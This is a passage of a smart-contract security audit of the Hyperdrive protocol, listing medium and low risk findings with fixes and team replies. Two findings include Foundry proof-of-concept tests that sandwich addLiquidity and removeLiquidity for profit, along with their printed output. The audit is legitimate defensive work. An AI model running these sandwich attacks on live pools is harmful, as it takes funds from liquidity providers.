/// @param _bondReserves The pool's bond reserves.
/// @param _initialSharePrice The initial share price as an 18 fixed-point value.
/// @param _timeStretch The time stretch parameter as an 18 fixed-point value.
/// @return spotPrice The spot price of bonds in terms of base as an 18 fixed-point value.
function calculateSpotPrice(
    uint256 _shareReserves,
    uint256 _bondReserves,
    uint256 _initialSharePrice,
    uint256 _timeStretch
) internal pure returns (uint256 spotPrice) {
    // (y / (mu * z)) ** -ts
    // ((mu * z) / y) ** ts

    spotPrice = _initialSharePrice
        .mulDivDown(_shareReserves, _bondReserves)
        .pow(_timeStretch);
}
```

DELV: This issue was resolved in PR 396.

5.3.4 Curve part is not reduced by negative variable interest growth when closing longs

Severity: Medium Risk

Context: HyperdriveMath.sol#L197-L202

Description: When closing longs during a period of negative interest, the trader's proceeds are reduced proportionally to the negative growth. However, this is only done on the `shareProceeds` variable which represents both flat and curve parts, the curve part `shareReservesDelta` is not reduced by this amount but it should be.

It also checks the negative interest region compared to the beginning of the deployment (`_initialSharePrice`) instead of the beginning of opening the longs (`_openSharePrice`).

Recommendation: Consider scaling down `shareReservesDelta` by the same factor. This means the curve part `shareReservesDelta` would be reduced but also the flat part `shareProceeds - shareReservesDelta`. This was independently discovered by the team during the audit and it is already fixed here.

5.3.5 Removing liquidity does not reduce the shares received by the overestimated amount

Severity: Medium Risk

Context: HyperdriveLP.sol#L441-L447

Description: When redeeming liquidity leads to negative withdrawal shares and the share proceeds are adjusted again, the `overestimatedProceeds` that are treated as contributing to withdrawal shares are still paid out to the LP.

Recommendation: The `shareProceeds` should be reduced by the `overestimatedProceeds` in this case. This was independently discovered by the team during the audit and it is already fixed here.

5.3.6 Sandwich a call to `addLiquidity(...)` for profit

Severity: Medium Risk

Context: HyperdriveLP.sol#L89, HyperdriveShort.sol#L286-L291

Description: When a user opens a short position the lower bound for the updated z is $\frac{L_0}{c}$. So in an absence of long outstanding positions or if L_0 is really small, a user can open a short position such that it would move z really close to 0. This will cause if at a later point, flat trade is being applied small positive change in z can cause a really big change in y. These flat trades (with a scale factor bigger than 1) basically scale our point for a factor and they happen when:

1. A checkpoint is applied to close an outstanding short position of a certain maturity (see the issue [drain-pool-by-sandwiching-matured-shorts]"Drain pool by sandwiching matured shorts").
2. A liquidity provider calls `addLiquidity(...)`.

Here is how the attack is performed when a liquidity provider wants to contribute to the LP:

1. The attacker frontruns the next step and opens a short with a maximum possible bond amount such that the solvency requirement is met ($z \geq \frac{L_0}{c}$) but moves the point (z, y) close to the y-axis such that the value of z would be really small.
2. The liquidity provider calls `addLiquidity(...)` which kicks off the current (z, y) point far from the origin and also scales up the current curve.
3. The attacker backruns the previous transaction and closes its short position for profit.

The liquidity provider can try to prevent such attacks by providing a max APR value to the `addLiquidity(...)`. But the attacker can also use this as a griefing attack.

Proof of Concept

```
// file: test/units/hyperdrive/AddLiquiditySandwichAttack.t.sol

// SPDX-License-Identifier: Apache-2.0
pragma solidity 0.8.19;

import { VmSafe } from "forge-std/Vm.sol";
import { stdError } from "forge-std/StdError.sol";
import "forge-std/console2.sol";
import { AssetId } from "contracts/src/libraries/AssetId.sol";
import { Errors } from "contracts/src/libraries/Errors.sol";
import { FixedPointMath } from "contracts/src/libraries/FixedPointMath.sol";
import { HyperdriveMath } from "contracts/src/libraries/HyperdriveMath.sol";
import { YieldSpaceMath } from "contracts/src/libraries/YieldSpaceMath.sol";
import { HyperdriveTest, HyperdriveUtils, IHyperdrive } from "../../utils/HyperdriveTest.sol";
import { Lib } from "../../utils/Lib.sol";

contract SpearbitTest is HyperdriveTest {
    using FixedPointMath for uint256;
    using HyperdriveUtils for IHyperdrive;
    using Lib for *;

    uint256 apr = 0.01e18;
    uint256 initContribution = 1_000_000e18;
    uint256 aliceAddLiquidityContrib = 100_000e18;

    function setUp() public override {
        super.setUp();

        // Start recording event logs.
        vm.recordLogs();
    }

    function _printPrice(uint256 start) internal view {
        uint256 checkpointId = hyperdrive.latestCheckpoint();
        IHyperdrive.Checkpoint memory checkpoint = hyperdrive.getCheckpoint(checkpointId);
        console2.log("[dt, c]: [%s days, %s]", (checkpointId - start)/ (1 days), checkpoint.sharePrice);
    }

    function _printPrice(uint256 checkpointId, uint256 start) internal view {
        IHyperdrive.Checkpoint memory checkpoint = hyperdrive.getCheckpoint(checkpointId);
        console2.log("[dt, c]: [%s days, %s]", (checkpointId - start)/ (1 days), checkpoint.sharePrice);
    }

    function _calculateTimeRemainingScaled(
        uint256 _maturityTime
    ) internal view returns (uint256 timeRemaining) {
        IHyperdrive.PoolConfig memory poolConfig = hyperdrive.getPoolConfig();
        uint256 latestCheckpoint = hyperdrive.latestCheckpoint() * FixedPointMath.ONE_18;
        timeRemaining = _maturityTime > latestCheckpoint
            ? _maturityTime - latestCheckpoint
            : 0;
        timeRemaining = (timeRemaining).divDown(
            poolConfig.positionDuration * FixedPointMath.ONE_18
        );
    }

    function _printPoolInfo() internal view {
        IHyperdrive.PoolInfo memory poolInfo = hyperdrive.getPoolInfo();
        IHyperdrive.PoolConfig memory poolConfig = hyperdrive.getPoolConfig();

        uint256 start = hyperdrive.latestCheckpoint();
        _printPrice(start);

        uint256 _apr = HyperdriveMath.calculateAPRFromReserves(
            poolInfo.shareReserves,
            poolInfo.bondReserves,
            poolConfig.initialSharePrice,
            poolConfig.positionDuration,
            poolConfig.timeStretch
        );

        uint256 presentValue = HyperdriveUtils.presentValue(hyperdrive);

        HyperdriveMath.PresentValueParams memory params = HyperdriveMath
            .PresentValueParams({
                shareReserves: poolInfo.shareReserves.add(aliceAddLiquidityContrib),
                bondReserves:
↪   poolInfo.shareReserves.add(aliceAddLiquidityContrib).mulDivDown(poolInfo.bondReserves,
↪   poolInfo.shareReserves),
                sharePrice: poolInfo.sharePrice,
                initialSharePrice: poolConfig.initialSharePrice,
                timeStretch: poolConfig.timeStretch,
                longsOutstanding: poolInfo.longsOutstanding,
                longAverageTimeRemaining: _calculateTimeRemainingScaled(
                    poolInfo.longAverageMaturityTime
                ),
                shortsOutstanding: poolInfo.shortsOutstanding,
                shortAverageTimeRemaining: _calculateTimeRemainingScaled(
                    poolInfo.shortAverageMaturityTime
                ),
                shortBaseVolume: poolInfo.shortBaseVolume
            });
        uint256 endingPresentValue = HyperdriveMath.calculatePresentValue(
            params
        );

        console2.log("[z, y, s] = [%s, %s, %s]", poolInfo.shareReserves / 1e18, poolInfo.bondReserves /
↪   1e18 , poolInfo.lpTotalSupply / 1e18);
        console2.log("[L_0, S_0]: [%s, %s]\n", poolInfo.longsOutstanding / 1e18,
↪   poolInfo.shortsOutstanding / 1e18);
        console2.log("apr: %s%", _apr / 1e16);
        console2.log("[Pv0, Pv1]: [%s, %s]\n", presentValue / 1e18, endingPresentValue / 1e18);

        console2.log("approx %s",
↪   poolInfo.shareReserves.add(100_00e18).mulDivDown(poolInfo.bondReserves, poolInfo.shareReserves));

        uint256 cDivMu = poolInfo.sharePrice.divDown(poolConfig.initialSharePrice);
        uint256 k = YieldSpaceMath.modifiedYieldSpaceConstant(
            cDivMu,
            poolConfig.initialSharePrice,
            poolInfo.shareReserves,
            FixedPointMath.ONE_18.sub(poolConfig.timeStretch),
            poolInfo.bondReserves
        );

        uint256 TWO_18 = 2e18;

        uint256 zop = k.divDown(
            FixedPointMath.ONE_18.add(
                TWO_18.pow(127 * FixedPointMath.ONE_18.sub(poolConfig.timeStretch))
            )
        ).pow(
            FixedPointMath.ONE_18.divDown(
                FixedPointMath.ONE_18.sub(poolConfig.timeStretch)
            )
        );

        console2.log("[k, zop]: [%s, %s]", k / 1e18, zop);
    }

    function test_sandwich_add_liquidity()
        external
    {
        uint256 start = hyperdrive.latestCheckpoint();

        console2.log("\n---[ before LP init ]---\n");
        _printPrice(start);

        initialize(alice, apr, initContribution);


        IHyperdrive.PoolConfig memory poolConfig = hyperdrive.getPoolConfig();
        console2.log("time stretch: %s \n", poolConfig.timeStretch);

        console2.log("\n---[ after LP init ]---\n");
        _printPoolInfo();
        console2.log("max short %s", hyperdrive.calculateMaxShort());

        // 0. attacker opens a max possible short
        // hyperdrive.calculateMaxShort()     1_073_136_914_215_316_494_666_769
        uint256 bondAmountSandwich          = 1_059_000_000_000e12;
        (uint256 maturityTimeSandwich, uint256 baseAmountSandwich) = openShort(bob, bondAmountSandwich,
↪   true);
```

```
        console2.log("\n---[ after sandwich open short ]---\n");
        console2.log("%s %s\n", bondAmountSandwich / 1e18, bondAmountSandwich);
        console2.log("[dy, dx]: [%s, %s]", bondAmountSandwich / 1e18, baseAmountSandwich / 1e18);
        _printPoolInfo();

        // 1. Alice adds some LP liquidity
        // This will cause the (z,y) point to be kicked far from its current position
        // even when a small amount of liquidity is added.
        uint256 lpShares = addLiquidity(alice, aliceAddLiquidityContrib);

        console2.log("\n---[ after Alice adds liquidity ]---\n");
        console2.log("[dy, dx]: [%s, %s]", lpShares / 1e18, lpShares / 1e18);
        _printPoolInfo();

        // 2. attacker now closes their shorts for a profit
        uint256 baseProceeds = closeShort(bob, maturityTimeSandwich, bondAmountSandwich);

        console2.log("\n---[ after sandwich close short ]---\n");
        console2.log("[dx1, ROI | dx1/dx0]: [%s, %s%]", baseProceeds / 1e18, baseProceeds * 1e2 /
↪   baseAmountSandwich);
        _printPoolInfo();
    }
}
```

- **Output**

```
  ---[ before LP init ]---

    [dt, c]: [0 days, 0]
    time stretch: 44463125629060298


  ---[ after LP init ]---

    [dt, c]: [0 days, 1000000000000000000]
    [z, y, s] = [1000000, 1250806, 1000000]
    [L_0, S_0]: [0, 0]

    apr: 0%
    [Pv0, Pv1]: [1000000, 1100000]

    approx 1263314358717398521160000
    [k, zop]: [1211053, 0]
    max short 1073136914215316494666769

  ---[ after sandwich open short ]---

    1059000 1059000000000000000000000

    [dy, dx]: [1059000, 69632]
    [dt, c]: [0 days, 1000000000000000000]
    [z, y, s] = [10632, 2309806, 1000000]
    [L_0, S_0]: [0, 1059000]

    apr: 27%
    [Pv0, Pv1]: [1000000, 1001460]

    approx 4482207926544039548715043
    [k, zop]: [1211053, 0]
    about to calc lpShares
    [Pv0, Pv1, s]: [1000000000000000004901357, 1001460909298379346874428,
    ↪  1000000000000000000000000]
    finished calc lpShares

  ---[ after Alice adds liquidity ]---

    [dy, dx]: [1001460, 1001460]
    [dt, c]: [0 days, 1000000000000000000]
    [z, y, s] = [110632, 24033822, 1001460]
    [L_0, S_0]: [0, 1059000]

    apr: 27%
    [Pv0, Pv1]: [1001460, 1083766]

    approx 262062242343864298758654 75
    [k, zop]: [11354827, 0]

  ---[ after sandwich close short ]---

    [dx1, ROI | dx1/dx0]: [168171, 241%]
    [dt, c]: [0 days, 1000000000000000000]
    [z, y, s] = [1001460, 22974822, 1001460]
    [L_0, S_0]: [0, 0]

    apr: 14%
    [Pv0, Pv1]: [1001460, 1101460]

    approx 232042356779447359350874 36
    [k, zop]: [11354827, 0]
```

Recommendation: Further analysis is recommended to understand the effects of different actions for Hyperdrive. One might be able to add an extra invariant that would prevent z to get so close to 0:

$$z \geq \max(\frac{L_0}{c}, z_{min})$$

where z_{min} might need to be estimated and analysed.

5.3.7 Sandwiching `removeLiquidity` can steal profits from LP

Severity: Medium Risk

Context: HyperdriveLP.sol#L265

Description: During remove liquidity, an LP specifies a slippage parameter called `_minOutput`. This slippage parameter is used for the `baseProceeds`, proceeds that are released immediately. Unfortunately, no slippage parameter is defined for the `withdrawalShares`, which are proceeds that are minted for the LP and that can be redeemed afterwards.

This opens an opportunity for an attacker to generate a sandwich attack that passes the slippage check on the `baseProceeds` but renders less `withdrawalShares` for the LP. The withdrawal shares can later be redeemed for profit for the attacker.

In the following proof of concept, Bob manages to sandwich Alice on LP removing but adding liquidity and removing it, generating profit that he can redeem once more liquidity is available for withdrawal via `withdrawalProceeds`.

Proof of Concept

```
function test_sandwich_withdrawal_shares() external {
    uint256 apr = 0.05e18;

    // Alice initializes the pool with a large amount of capital.
    uint256 contribution = 100e18;
    uint256 lpShareAlice = initialize(alice, apr, contribution);
    console2.log("[alice] lpShareAlice ", lpShareAlice);

    // Dan opens a long
    vm.prank(dan);
    (uint256 matTime, uint256 bonds) = openLong(dan, 1e18);

    // Time passes and interest accrues.
    uint256 timeAdvanced = POSITION_DURATION.mulDown(0.5e18);

    advanceTime(timeAdvanced, int256(apr));

    // Bob initializes the sandwich attack, adds high liquidity
    vm.prank(bob);
    uint256 bobShares = addLiquidity(bob, 100_000e18);

    // Alice removes the liquidity (mempool)
    (uint256 baseProceeds, uint256 withdrawalShares) = removeLiquidity(
        alice,
        lpShareAlice
    );

    console2.log("[alice] BaseProceeds", baseProceeds);
    console2.log("[alice] withdrawalShares", withdrawalShares);

    // Bob removes the liquidity
    vm.prank(bob);
    (uint256 proceedsBob, uint256 withdrawalSharesBob) = removeLiquidity(
        bob,
        bobShares
    );
    console2.log("[bob] proceedsBob", proceedsBob);
    console2.log("[bob] withdrawalSharesBob", withdrawalSharesBob);

    // Dan closes a long to, this helps Bob to redeem the withdrawalShares
    vm.prank(dan);
    uint256 baseAmountReceivedByDan = closeLong(dan, matTime, bonds);
    console2.log("[dan] baseAmountReceivedByDan ", baseAmountReceivedByDan);

    // Bob redeems the withdrawal shares from his sandwich attack
    (
        uint256 baseProceedsRedeemBob,
        uint256 sharesRedeemedBob
    ) = redeemWithdrawalShares(bob, withdrawalSharesBob);
    console2.log("[bob] baseProceedsRedeemBob", baseProceedsRedeemBob);
    console2.log("[bob] sharesRedeemedBob", sharesRedeemedBob);

    // Alice redeems the withdrawal shares
    (
        uint256 baseProceedsRedeem,
        uint256 sharesRedeemed
    ) = redeemWithdrawalShares(alice, withdrawalShares);
    console2.log("[alice] baseProceedsRedeem", baseProceedsRedeem);
    console2.log("[alice] sharesRedeemed", sharesRedeemed);

    console2.log("[alice] base token balance ", baseToken.balanceOf(alice));
    console2.log("[bob] base token balance ", baseToken.balanceOf(bob));
}
```

- **Results**

```
Bob's initial balance 100000000000000000000000
Profit that Alice should take 2539793409391399511
Alice's balance after the sandwich and redeem 102531976296354487525 <= Alice receives
↪  2531976296354487525
Bob's  balance after the sandwich 100000007817113036911986 <= Bob profits 7817113036911986
```

Recommendation: Consider adding a slippage parameter for the `withdrawalShares` and not only for the `baseProceeds`.

5.3.8 LP funds can be locked up cheaply at low-interest rates

Severity: Medium Risk

Context: HyperdriveShort.sol#L79

Description: Opening shorts can be seen as LPs providing the base part of the bonds at the current price and traders paying only the implied fixed interest part on them. The LP funds are locked up (technically removed from the reserves until the shorts are closed) and LP shares cannot directly be redeemed for the base asset anymore, only for withdrawal shares that are slowly converted as LPs receive their proceeds. The ratio of trader funds paid and LP funds locked up is especially large when the fixed interest rate is low.

This allows a griefing attack where a large percentage of LP funds can be locked up by opening shorts at low-interest rates. This can also happen naturally when circumstances in the underlying protocol lead to many shorts being opened.

Recommendation: It's not clear how to fix this issue without redesigning how shorts work in the protocol. There are some pool configuration parameters that might reduce the impact of the issue, for example, keeping the position durations short.

5.3.9 Strict `initialSharePrice` checks

Severity: Medium Risk

Context: ERC4626Hyperdrive.sol#L40, StethHyperdrive.sol#L44

Description: The `ERC4626Hyperdrive` and `StethHyperdrive` constructors check that the provided `initialSharePrice` exactly matches the current share price of the yield source:

```
uint256 shareEstimate = _pool.convertToShares(FixedPointMath.ONE_18);
if (
    _config.initialSharePrice !=
    FixedPointMath.ONE_18.divDown(shareEstimate)
) {
    revert Errors.InvalidInitialSharePrice();
}
```

It's easy for the deployment to revert here because estimating the exact share price when the transaction is mined is very hard as the yield sources can accrue new interest every block. Furthermore, the share price of the yield source can usually be manipulated by donating to the vault which allows an attacker to frontrun the deployment with a tiny donation such that the strict equality check fails.

Recommendation: Consider removing this denial-of-service attack vector. For example, the factory could fetch the current share price and set it on the config instead of the user having to predict and provide it.

5.3.10 Wrong flat fee when opening longs

Severity: Medium Risk

Context: HyperdriveLong.sol#L259, HyperdriveLong.sol#L82

Description: When opening longs there should be no flat fee as all newly minted bonds have a maturity time of `periodDuration` and must therefore be purchased on the curve part of the flat+curve model. When opening longs, `updateLiquidity(_baseAmount.divDown(_sharePrice) - _shareReservesDelta)` is called where `_baseAmount.divDown(_sharePrice) - _shareReservesDelta` is the flat part that is supposed to be 0.

However, `_baseAmount` is set to `_baseAmount - totalGovernanceFee` when calling `_applyOpenLong` which is the difference of a *base* amount and a *share* amount. The different units can't be subtracted and the mentioned reserves update will not be zero.

Recommendation: `_applyOpenLong` should be called with `_baseAmount - totalGovernanceFee * sharePrice`, then the `updateLiquidity` parameter will be zero, matching the theory that opening longs should not incur a flat cost. Consider removing the `updateLiquidity` call, after that the `_baseAmount` parameter in `_applyOpenLong` is not used anymore and can also be removed.

DELV: Implemented the suggestion recommended in PR 372.

Spearbit: Fixed, the `updateLiquidity` call was removed.

5.3.11 Unsafe type-casts

Severity: Medium Risk

Context: See below.

Description: Unsafe type-casts are performed throughout the contracts.

- HyperdriveLong.sol#L259
- HyperdriveLong.sol#L321
- HyperdriveLP.sol#L157
- HyperdriveLP.sol#L320-L321
- HyperdriveLP.sol#L352
- HyperdriveLP.sol#L418
- HyperdriveLP.sol#L418-L441
- HyperdriveLP.sol#L532-L536
- HyperdriveShort.sol#L360
- FixedPointMath.sol#L145
- HyperdriveMath.sol#L388-L389
- HyperdriveMath.sol#L477-L484

Recommendation: We recommend using *safe* type-casts that check if the value fits into the new type's range as the default.

5.3.12 `query`'s returned price is not accurate

Severity: Medium Risk

Context: HyperdriveDataProvider.sol#L131

Description: The `query(uint256 period)` function is supposed to return "the average price between the last recorded timestamp looking a user-determined time into the past". The user-determined time is the `period` parameter. However, the code looks for the next checkpoint which is `period` seconds before the last checkpoint. It then just averages these two checkpoints, disregarding the `period`, meaning the resulting price can have a "time window error" up to the oracle's `_updateGap`. If the oracle's `_updateGap` is large (which it probably is to save gas) the TWAP might not really represent the TWAP over `period` seconds from the last checkpoint.

Example:

- t = 0, sum = 1e18
- t = 100, sum = 2e18
- t = 200, sum = 4e18

With a `period = 101`, `query` will look at `t = 0` and `t = 200`, and compute `(4e18 - 1e18) / (200) = 1.5e16` but the more accurate value would be much closer to `(4e18 - 2e18) / (200 - 100) = 2e16` as only a single second of the `period` lookback should come from the `0 -> 100` time window with slower growth. It will return the same averaged price for `period = 101` and `period = 200` even though these have very different averages.

Recommendation: I'd expect `query` to return the average price from `(block.timestamp - period, block.timestamp)`, regardless of the internal `_updateGap` of the oracle. Consider weighting and extrapolating the different checkpoints according to their overlap on `(block.timestamp - period, block.timestamp)`.

5.3.13 Late checkpoints will use higher share price, influencing traders' PnL

Severity: Medium Risk

Context: Hyperdrive.sol#L67

Description: Calling the `checkpoint(_checkpointTime)` function for a checkpoint in the past will look for the next checkpoint higher than `_checkpointTime`, then retroactively apply the later checkpoint's share price to it:

- Under normal circumstances, the earlier checkpoint would have a smaller share price (as the yield source has generated less interest up to this point).
- This closes longs/shorts at the higher share price. For example, in `calculateCloseLong`, the trader would receive fewer `shareProceeds`. The protocol essentially stops accruing interest for the trader's long position upon maturity. When closing shorts, this can influence both the `openSharePrice` and `closeSharePrice` in `closeShort` and lead to losses/profits compared to closing them directly at maturity.

Recommendation: Ensure that `checkpoint()` is called during each checkpoint's time window to lock in a more accurate, current share price. Think about interpolating the share price between the closest older one and the closest newer one. This would simulate linear interest gains during that period for the underlying yield source.

5.3.14 Updating the factory's `implementation` will still deploy old data provider

Severity: Medium Risk

Context: HyperdriveFactory.sol#L99

Description: While one can set a new `deployer` in the factories and therefore a new `Hyperdrive` version, one can't actually change the data provider and it's likely that a new Hyperdrive version will require a new data provider.

The reason is that the yield-source-specific deployer is not responsible for deploying the data provider, the yield-source-specific *factory* is responsible for deploying the data provider.

Recommendation: Consider also deploying the data provider by the yield-source-specific deployer instead of by the factory, such that, an update to the deployer can also deploy a new data provider if required.

5.3.15 Not using safe version of ERC20 `transfer`/`transferFrom`/`approve` can lead to wrong scenarios

Severity: Medium Risk

Context: HyperdriveFactory.sol#L205, ERC4626Hyperdrive.sol#L115, BondWrapper.sol#L148, BondWrapper.sol#L183, HyperdriveFactory.sol#L205, AaveHyperdrive.sol#L63, DsrHyperdrive.sol#L70, ERC4626Hyperdrive.sol#L68, ERC4626Hyperdrive.sol#L86, StethHyperdrive.sol#L96, ERC4626Hyperdrive.sol#L51, DsrHyperdrive.sol#L52, AaveHyperdrive.sol#L45, HyperdriveFactory.sol#L210

Description: Some tokens (like ZRX) do not revert the transaction when the `transfer`/`transferFrom` fails and return false, which requires us to check the return value after calling the `transfer`/`transferFrom` function. While the code checks for the return value in all other instances of `transfer` and `transferFrom`:

- HyperdriveFactory.sol#L205

  Additionally note that some ERC20 tokens don't have any return value, for example USDT, BNB, OMG. This will make the expected return value to fail if these tokens are used on the `if (!success) revert` pattern, which is the predominant case on the code, making these tokens not compatible as base tokens.

  Assuming `aToken` is set to correct address, `aToken` case can avoid the check as it's known to revert on fail transfer, and therefore not included in the context files.

  The `AaveHyperdrive` contract sets ERC20 approvals by calling `token.approve(operator, amount)`. This comes with several issues:

  1. `ERC20.approve` returns a `success` boolean that is not checked. Some tokens don't revert and return `false` instead.
  2. Non-standard tokens like USDT return no data at all but the `IERC20.approve` interface expects the call to return data and attempts to decode it into a boolean. The approval calls will fail for USDT.
  3. Non-standard tokens like USDT require approvals to be reset to zero first before being able to set them to a different non-zero value again.

`approve` instances:

- ERC4626Hyperdrive.sol#L51
- DsrHyperdrive.sol#L52
- AaveHyperdrive.sol#L45
- HyperdriveFactory.sol#L210

Recommendation: Use some `safeTransferFrom` from OZ or Solady to add better compatibility with more tokens and handle return values where missing boolean check.

Also, consider using a `SafeApprove` library to set ERC20 approvals (note that the mentioned `Solady` library has a `SafeTransferLib.safeApprove` function but it does not set approvals to zero first which is required for 3). The OpenZeppelin library has a `forceApprove` function for this case.

5.4 Low Risk

5.4.1 Flat fees take portions of both the interest and the principal investement

Severity: Low Risk

Context: HyperdriveBase.sol#L318-L321, HyperdriveBase.sol#L360-L363

Description:

- **Curve Fees**

The curve fees are calculated as the f_c portion of potential future interest at the end of a full term given the current point (z, y) on the curve. It's important that the fees are only taken from the **interest** portion of the future value and not the mix of present value plus the future interest (predicted future value).

- **Flat Fees**

On the other hand when one is closing its short or long position the flat fee is calculated as:

$$(1 - t_r)\frac{||dy||}{c}f_f$$

which is the f_f portion of the full matured amount (invested amount plus the interest). We should also only apply fees to the interest portion like how curve fees are calculated (that would mean using the $\frac{r'}{1 + r'}$ component)?

For example in an extreme case where the annualised interest rate is almost 0, a person who closes a matured position pay portion of their investment as the flat fee even though the interest would be almost 0 (see LP and Governance Fees).

Recommendation: It would be best to only take a portion of the interest when applying the flat fee.

5.4.2 `checkpoint(...)` in some rare cases can run out of gas

Severity: Low Risk

Context: Hyperdrive.sol#L68-L81

Description: If we end up in the `for` loop in this context and if we try to:

- Apply a checkpoint for a time in the past that.
- From that time to the latest checkpoint there has not been an update (call to `_applyCheckpoint`) and if...
- ...the current price per share is `0` (`_pricePerShare`) (unlikely but if).

We run into an infinite loop which will cause an out-of-gas error.

Recommendation: We can add a condition to the loop to avoid running into this issue:

```
for (
  uint256 time = _checkpointTime;
  time < block.timestamp + 1;
  time += _checkpointDuration
) {
```

5.4.3 DsrHyperdriveDataProvider's _pricePerShare() is missing a 0 check

Severity: Low Risk

Context: DsrHyperdriveDataProvider.sol#L85, DsrHyperdrive.sol#L148-L153

Description: DsrHyperdriveDataProvider's _pricePerShare() is missing a 0 check for _totalShares which is used as the denominator of the fraction:

```
return (totalBase.divDown(_totalShares));
```

This also does not match with the implementation of the same endpoint in DsrHyperdrive:

```
uint256 totalShares_ = totalShares;
if (totalShares_ != 0) {
    return (totalBase.divDown(totalShares_));
}
return 0;
```

Recommendation: It would be best to keep the implementation of _pricePerShare() the same for both contracts and maybe use the version that does have the check against 0.

5.4.4 _burn of 0 amount can be called to poison monitoring by spamming events

Severity: Low Risk

Context: BondWrapper.sol#L139-L142

Description: There are no checks of not burning 0 assets at close, which can be used to spam events without affecting anything but calling sweep.

The code calls _burn, which will operate with 0 amount having no effect in a += or -= operator, but the latter event emission can be used to poison the monitoring.

Recommendation: Add a condition on the andBurn flow to avoid when mintedFromBonds is 0

```
- if (andBurn) {
+ if (andBurn && mintedFromBonds > 0) {
      _burn(msg.sender, mintedFromBonds);
      userFunds += mintedFromBonds;
}
```

5.4.5 Minting of small values can be 0

Severity: Low Risk

Context: BondWrapper.sol#L40-L42, BondWrapper.sol#L131

Description: Solidity rounds down on division, meaning that the precision of some values may be lower than expected. In the code, at construction time, the value of mintPercent is enforced to be less than 10_000:

```
if (_mintPercent >= 10000) {
    revert Errors.MintPercentTooHigh();
}
```

This value is used for calculating the mintAmount which, even if the transferFrom works, for small combinations of amount and mintPercent Solidity's rounding down on division will make the value be 0, meaning that for a working transaction from the user, the minting result can still be 0, while the deposits are still incremented.

```
// Transfer from the user
hyperdrive.transferFrom(assetId, msg.sender, address(this), amount);

// Mint them the tokens for their deposit
uint256 mintAmount = (amount * mintPercent) / 10000;
_mint(destination, mintAmount);

// Add this to the deposited amount
deposits[destination][assetId] += amount;
```

An easy example, knowing that `_mintPercent < 10_000` would be with `amount = 1`.

Recommendation: Consider reverting when `mintAmount` it's 0 to avoid small transfers being a mint of 0 tokens.

5.4.6 Negative variable interest is taken from the wrong side

Severity: Low Risk

Context: HyperdriveMath.sol#L197-L202

Description: When a trader goes long they trade variable interest for fixed interest. However, if the yield source produced negative interest during that time, the long trader's proceeds are reduced proportionally, even though the variable interest receiver (the LPs) should suffer it instead.

Recommendation: The LPs should suffer the losses in this case instead.

DELV: Our rationale for this is that it's symmetric on both sides of the trade. In the event that a trader opens a short and negative interest accrues, we can't trust that they will come back to the system and pay up more money. With this in mind, we consider the loss to be the LPs (who is the long holder in this circumstance). We do the same w.r.t. open longs. The LP is assumed to be the short that is not going to pay more than their max loss. In the future, we think it would make sense for shorts to need to put up excess capital to cover any negative interest scenarios that occur. The current version of Hyperdrive is not designed for YieldSources which regularly accrue negative interest. All of the current YieldSource integrations that we have proposed will not accrue negative interest in practice unless there is a security issue that results in a loss of funds.

Spearbit: I see that taking it on the long side then makes it symmetric which is good but the sides are still reversed. It might balance out from the protocol's perspective (which is more important) but if I'm a trader that only goes long, I want my risk-free fixed interest that should be independent of the variable interest. So it doesn't seem like a perfect solution for me, maybe something to think about and potentially redesign in a future version of Hyperdrive. I admit that it's hard to solve in an elegant way though.

5.4.7 `calculateMaxLong`'s algorithm does not try to find the max long position accurately

Severity: Low Risk

Context: HyperdriveMath.sol#L305-L410

Description: The current approach to estimate the max long uses some heuristic guesses. There are no explanations was why these heuristics might work. Writing down the formulas one can see that the initial guess and the subsequent guesses might not be the best choice for finding the maximum long position that does not violate the solvency requirement for outstanding open longs.

Recommendation: It's best to use Newton's method. Here we have a curve:

$$C : \frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} = k(z_0, y_0)$$

where (z_0, y_0) is our starting point and we also have the line:

$$dy = -cdz - cz_0 + L_0 \rightarrow L(z_0, y_0) : y = y_0 - cz + L_0$$

We know that the initial point is above the line (the edge case of the initial point being on the line is actually easy, either don't trade or we trade all the way to the optimal point). If the optimal point $(z_{op}, y_{op}) = z_{op}(1, \mu)$ is also above or on the line then we can take the trade all the way to the optimal point. Otherwise, the optimal point is below the line. Now having all this information, let's define the function:

$$f(z) = \frac{c}{\mu}(\mu z)^{1-t_s} + (y_0 - cz + L_0)^{1-t_s} - k(z_0, y_0)$$

from above we know that $f(z_0) < 0$ and $f(z_{op}) > 0$ and we want to find a point $z \in [z_0, z_{op}]$ such that $f(z) = 0$. And so starting with $z = z_0$ we do the following iterations till be get as close (can be defined) to the root of f:

$$z \to z - \frac{f(z)}{f'(z)}$$

There is a possibility that the line meets the curve at two points in the interval $[z_0, z_{op}]$ and z_{op} is above the line and so we trade all the way there jumping over non-desired part of the curve. I wonder if this is possible and if so what it would mean.

$$f'(z) = c(1 - t_s)(\mu z)^{-t_s} - (y_0 - cz + L_0)^{-t_s}$$

Alternative Approach:

We can also try to find the best trade that satisfies the solvency requirement by using a different approach which is basically Newton's method but might be closer to the current implementation. In this approach, at each step, we find the intersection of the tangent line to the curve at the current point $T_C(z_i, y_i)$ with the solvency line $L_(z_i, y_i)$:

$$T_C(z_i, y_i) : y = -c\frac{y_i}{\mu z_i}^{t_s}(z - z_i) + y_i = \frac{-c}{p_i}(z - z_i) + y_i$$

above $p_i = \frac{dx}{-dy}_{(z_i, y_i)} = \frac{\mu z_i{}^{t_s}}{y_i}$ is the spot price at the point (z_i, y_i)

Also note that at each step we keep the same solvency line:

$$L(z_0, y_0) : y = y_0 - cz + L_0$$

And so solving for the intersection point we get:

$$z_{i+1} = \frac{\frac{z_i}{p} - \frac{1}{c}(L_0 + y_0 - y_i)}{\frac{1}{p} - 1}$$

